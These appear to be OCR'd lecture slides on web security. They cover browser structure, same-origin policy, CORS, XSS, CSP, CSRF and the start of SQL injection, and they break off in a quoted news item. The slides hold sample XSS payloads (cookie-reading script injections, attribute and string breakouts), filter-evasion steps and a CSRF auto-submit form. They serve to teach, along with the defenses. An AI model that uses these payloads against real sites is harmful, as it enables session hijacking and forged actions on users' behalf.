
```
<form>
  First name: <input type="text" name="firstname" /><br />
  Last name: <input type="text" name="lastname" />
</form>
```

- **HTML forms are used to pass data to a server.**


- **A form can contain input elements like text fields, checkboxes, radio-buttons, submit buttons and more.**

- **A form can also contain select lists, textarea, fieldset, legend, and label elements.**

Form Elements



HTML Page Structure




Note: Only the content inside the <body> section (the white area above) is displayed in a browser.

Document Object Model (DOM)

- DOM is a programming API for HTML and XML (eXtensible Markup Language) documents and it defines the logical structure of documents and the way a document is accessed and manipulated.

- Example
  - <html>
  - <body>
  -
  - Hello World
  -
  -
  - </body>
  - </html>




JavaScript


- Using Document Object Model (DOM) to interact with HTML document's elements.
- Through document variable to access elements.
- document.write() method is used to dynamically output HTML content

```
<html>
<head>
<script>
        function fun() {
                document.fm.txt.value = "JavaScript";
        }
</script>
</head>
<body>
<script>
        document.write("<h1>JavaScript</h1>");
</script>
<form name="fm" >
<input type="text" name="txt" />
<input type="button" onclick="fun()" value="click me"/>
</form>
</body>
</html>
```

AJAX


- Asynchronous JavaScript and XML
- AJAX allows a web application to send data to, and receive data from, a server in the background without interfering with the display and behavior of the existing page.
- Major techniques behind AJAX
  - HTML and CSS(Cascading Style Sheets) for presentation
  - DOM for dynamic display of and interaction with data
  - XML for the interchange of data, and XSLT for its manipulation
    - XML: eXtensible Markup Language
    - XSLT: Extensible Stylesheet Language Transformations
  - The XMLHttpRequest object for asynchronous communication
  - JavaScript to bring these technologies together






Browsers


- The user interface
  - It includes the address bar, back/forward button, bookmarking menu, etc.
- The browser engine
  - It marshals actions between the UI and the rendering engine.
- The rendering engine
  - It is responsible for displaying requested content.
- Networking
  - For network calls such as HTTP requests, it uses different implementations for different platform behind a platform-independent interface.
- UI backend
  - It draws basic widgets like combo boxes and windows.
- JavaScript interpreter
  - It parses and executes JavaScript code.
- Data storage
  - The browser may need to save all sorts of data locally, such as cookies.



Same-origin Policy (SOP)

- **Isolate content retrieved from different origins.**
- **Prevent malicious web site from interfering with the operation of benign web sites.**





Malicious JS cannot access to data of the benign website


- **Origin**
  - **Scheme**:
    - HTTP, HTTPS
  - **Host name**
  - **Port number**
- **Example**
  - Same origin
    - http://example.com/
    - http://example.com:80/
    - http://example.com/path/file
  - Different origin
    - http://example.com/
    - http://example.com:8080/
    - http://www.example.com/
    - https://example.com:80/
    - https://example.com/
    - http://example.org/
    - http://ietf.org/

- **Do the following URIs have the same origin as http://www.example.com ?**
  - http://www.example.com/dir2/other.html **Y**
  - http://www.example.com/dir/page2.html **Y**
  - http://usr:pwd@www.example.com/dir2/other.html **Y**
  - http://www.example.com:81/dir/other.html **N**
  - https://www.example.com/dir/other.html **N**
  - http://en.example.com/dir/other.html **N**
  - http://example.com/dir/other.html **N**
  - http://v.www.example.com/dir/other.html **N**

Same-origin policy for XMLHttpRequest

- Requests can be sent to a different origin but the response **cannot** be read.

- Cross-origin Resource Sharing (CORS)
  - The server uses HTTP headers to inform the browser whether the cross-domain request is allowed or not.
  - Example:
    - A page from http://www.example.com wants to access the data in www.data.com.
    - The browser sends a request that contains the header
      - Origin: http://www.example.com
    - If it is allowed, the response from the server contains the header
      - Access-Control-Allow-Origin: http://www.example.com
- Potential risk
  - Misconfiguration
    - Access-Control-Allow-Origin: *




Tradeoff → security & convenience

Sandbox

- A mitigating control that encapsulates a high-probability area of browser compromise in a protective wall.

- It is the barrier between the privileges given to the browser by the operating system, and the privileges of a subprocess running within the browser.



- To completely compromise the browser, an attacker needs to first find a vulnerability in the browser and then break through the sandbox.

Isolate subprocess

Blocking Malicious Web Sites

- Some organizations maintain active blacklists of sites proven to be hosting malicious code, and can be linked directly into the browser to provide real-time protection.


Cross Site Scripting

Cross Site Scripting (XSS)


- A type of injection attack, where malicious scripts are injected into trusted web sites.
- An XSS vulnerability is present when an attacker can exploit a web application to send malicious code, generally in the form of a browser side script, to a different end user.

Reflected XSS


- It involves crafting a request containing JavaScript that is reflected to any user who makes the request.
- The attack payload is delivered and executed via a single request and response.



New browser will replace <script>




```
82 <p>No results were found for the query:<br /><br />
83 <span id="_ctl0__ctl0_Content_Main_lblSearch"><script>alert('xss')</script></span></p>
```





```
<p>No results were found for the query:<br /><br />
<span id="_ctl0__ctl0_Content_Main_lblSearch"><script>alert(document.cookie)</script></span></p>
```

Can get cookie

Reflected XSS

- **Use XSS to hijack the user's session so that the attacker access to the user's data.**

1. The user logs in to the application as normal and is issued a cookie containing a session token.
2. The attacker feeds crafted URL to the user.
3. The user requests the URL from the attacker.
4. The server responds to the user's request. Due to the XSS vulnerability, the response contains the JavaScript the attacker created.
5. The user's browser executes the attacker's JavaScript.
6. The malicious code causes the user's browser to send his/her session token to the attacker.



Discover Reflected XSS

- List all the entry points for user input.
- Submit a benign string in each entry point.
- Identify all locations where this string is reflected in the application's response.
- For each reflection, identify the syntactic context in which the reflected data appears.
- Submit modified data tailored to the reflection's syntactic context, attempting to introduce arbitrary script into the response.
- If the reflected data is blocked or sanitized, preventing your script from executing, try to understand and circumvent the application's defensive filters.

Example


- A Tag Attribute Value
  - The returned page contains the following:
    - <input type="text" name="address1" value="myxsstest12345">
  - Terminate the double quotation marks that enclose the attribute value, close the <input> tag, and then introduce JavaScript.
    - "><script>alert('xss')</script><"
    - <input type="text" name="address1" value="
      "><script>alert('xss')</script><"">
  - Alternative method is to remain within the <input> tag itself but inject an event handler containing JavaScript.
    - " onfocus="alert('xss')
    - <input type="text" name="address1" value= "" onfocus="alert('xss')">

Example

- A JavaScript String
  - The returned page contains the following:
    - <script>var a = 'myxsstest12345'; var b = 123; ... </script>
  - The input is inserted directly into a quoted string within an existing script.
  - Terminate the single quotation marks around your string, terminate the statement with a semicolon, and then proceed to your JavaScript.
    - '; alert('xss'); var foo='
    - <script>var a = ''; alert('xss'); var foo='; var b = 123; ... </script>

Stored XSS


- The attacker submits data containing malicious Javascript to an application that will store the data and display it to other users without being filtered or sanitized appropriately.



Example

- Input stored by the application is normally used in HTML tags, but it can also be part of JavaScript content.
- The HTML code where the email value is located:
  - <input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" >

- If the input is
  - aaa@aa.com"><script>alert(document.cookie)</script><“
  - <input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"><script>alert(document.cookie)</script><“" >



Example

- If the web application allows file upload, an attacker will check whether it is possible to upload HTML content.
- If HTML or TXT files are allowed, XSS payload can be injected in the file uploaded.
- If the application blocks the uploaded file with specific extensions, try to use different file extensions, including .txt and .jpg.
  - For example, upload the HTML file with extension jpg.
  - Even if the application returns a Content-Type header specifying that the downloaded file is an image, some browsers may still process its contents as HTML if this is what the file actually contains.


```
HTTP/1.1 200 OK
Content-Length: 25
Content-Type: image/jpeg

<script>alert(1)</script>
```

DOM-based XSS

DOM-based XSS

- A user requests a crafted URL supplied by the attacker and containing embedded JavaScript.
  - Steps 1-3
- The server's response does not contain the attacker's script in any form.
  - Steps 4
  - Note that in reflected XSS and stored XSS the attack payload is placed in the response page.
- When the user's browser processes this response, the attack payload is executed as a result of modifying the browser's DOM.



DOM-based XSS


- Example
  - <script>
  - var url = document.location;
  - url = unescape(url);
  - var message = url.substring(url.indexOf('message=') + 8, url.length);
  - document.write(message);
  - </script>
- This script parses the URL to extract the value of the message parameter and writes this value into the page's HTML source code.
- What if an attacker crafts a URL containing JavaScript code as the value of the message parameter?
  - http://example.com/index.htm?message=<script>alert('xss')</script>

Content Security Policy (CSP)

Content Security Policy (CSP)

- **CSP is a standard for defending against Cross-Site Scripting (XSS), and other code injection attacks that need to execute malicious code in the context of a trusted web page.**
  - **XSS attacks exploit the inability of browsers to distinguish between script that's part of legitimate application and script that's been maliciously injected by a third-party.**
- **CSP defines the Content-Security-Policy HTTP header for specifying a whitelist of sources of trusted content and instructing the browser to only execute or render resources from those sources.**


```
Content-Security-Policy: script-src 'self' https://apis.google.com
```




Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF)

- **The attacker exploits the normal behavior of web browsers to use a user's token to make requests that the user does not intend to make.**
- **The same-origin policy (SOP) does not prohibit one website from issuing requests to a different domain.**
  - **It prevents the originating website from processing the responses to cross-domain requests.**





Capabilities of CSRF Attacks

1. **Simulate valid requests**
2. **Conduct SQL injection**
3. **Call web services**
4. **…**

- **Inline "image" links**
  - **Embed a reference to an external resource (e.g., an image) in another page.**
    - **<img src="http://target.example.com/action.html?field1=foo&field2=bar" width="1" height="1">**

- **Auto-submitting forms**
  - **If the action requires HTTP POST, the attacker can create a form using HTML or JavaScript.**

```
<html>
 <body onload="document.frames[0].submit()">
  <form action="http://target.example.com/action.html" method="POST">
   <input name="field1" value="foo">
   <input name="field2" value="bar">
  </form>
 </body>
</html>
```

Discover CSRF Vulnerabilities

- Review the key functionality within the application.
- Find an application function that can be used to perform some sensitive action on behalf of a user, that relies solely on cookies for tracking user sessions, and that employs request parameters that an attacker can fully determine in advance.
- Create an HTML page that issues the desired request without any user interaction.
- While logged in to the application, use the same browser to load your crafted HTML page. Verify that the desired action is carried out within the application.

Defense


- Use hidden token in the application
  - It should be difficult for an attacker to predict this value.

```
<%
function session_initiate(first_name, last_name /* etc */) {
    session.fisrt_name = first_name
    session.last_name = last_name
    /* etc */
    session.form_token = generate_form_token()
}
%>
```

- Normal user
  - CSRF attacks generally require that the victim be logged into the target website.
    - Users can limit the amount of time they spend logged into websites and log out of websites upon completing their transactions.
  - Change default passwords.
    - An attacker may use CSRF to attempt to log users into the target website before performing a real CSRF attack.
      - Home routers, which usually have predictable IP addresses.

SQL Injection Attack

Three-Tier Web Architecture



- **Presentation Tier**
  - **Display information to clients.**
- **Logic Tier**
  - **Business logic**
- **Persistence Tier**
  - **Data storage**
  - **An online retailer might use a database to store the following information:**
    - **User accounts, credentials, and personal information**
    - **Descriptions and prices of goods for sale**
    - **Orders, account statements, and payment details**

Structured Query Language (SQL) 101

- **An ANSI and ISO standard computer language for accessing a SQL database.**
  - **retrieve data from a database**
  - **insert new records in a database**
  - **delete records from a database**
  - **update records in a database**

- **SQL databases support the same major keywords in a similar manner (such as SELECT, UPDATE, DELETE, INSERT, WHERE, and others).**
  - **Most of the SQL database also have their own proprietary extensions in addition to the SQL standard.**

Example

- Table games shows the year and the city hosting the Olympic Games http://sqlzoo.net/

- The SELECT statement returns records from a table and the WHERE clause filters out some results.
  - SELECT yr, city FROM games WHERE yr = 2008;
  - https://sqlzoo.net/wiki/SELECT

games

yr	city
2000	Sydney
2004	Athens
2008	Beijing
2012	London
2016	Rio

- The UPDATE statement can change values in the table.
  - UPDATE games SET city='Paris' WHERE yr = 2012;
  - https://sqlzoo.net/wiki/UPDATE

- The INSERT statement can add a new record to the table.
  - INSERT INTO games (yr,city) VALUES (2016,'Rio');
  - https://sqlzoo.net/wiki/INSERT_.._VALUES

- The DELETE statement can remove a record in the table.
  - DELETE FROM games WHERE yr=2000;
  - https://sqlzoo.net/wiki/DELETE

SQL Injection

- Inject SQL commands into the database engine through an existing application.
  - Directly insert code into parameters that are concatenated with SQL commands and executed.
  - Inject malicious code into strings that will be stored in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed.

Over 1 million WordPress websites at risk from SQL injection

Summary: A critical security flaw in a plugin called WP-Slimstat is to blame.

By Charlie Osborne for Zero Day | February 25, 2015 -- 11:33 GMT (19:33 GMT+08:00)

Follow @ZDNetCharlie 6,203 followers Get the ZDNet Announce Asia newsletter now


Over one million websites running the WordPress content management system are potentially at risk of being hijacked due to a critical vulnerability exposed in the WP-Slimstat plugin.

Slimstat

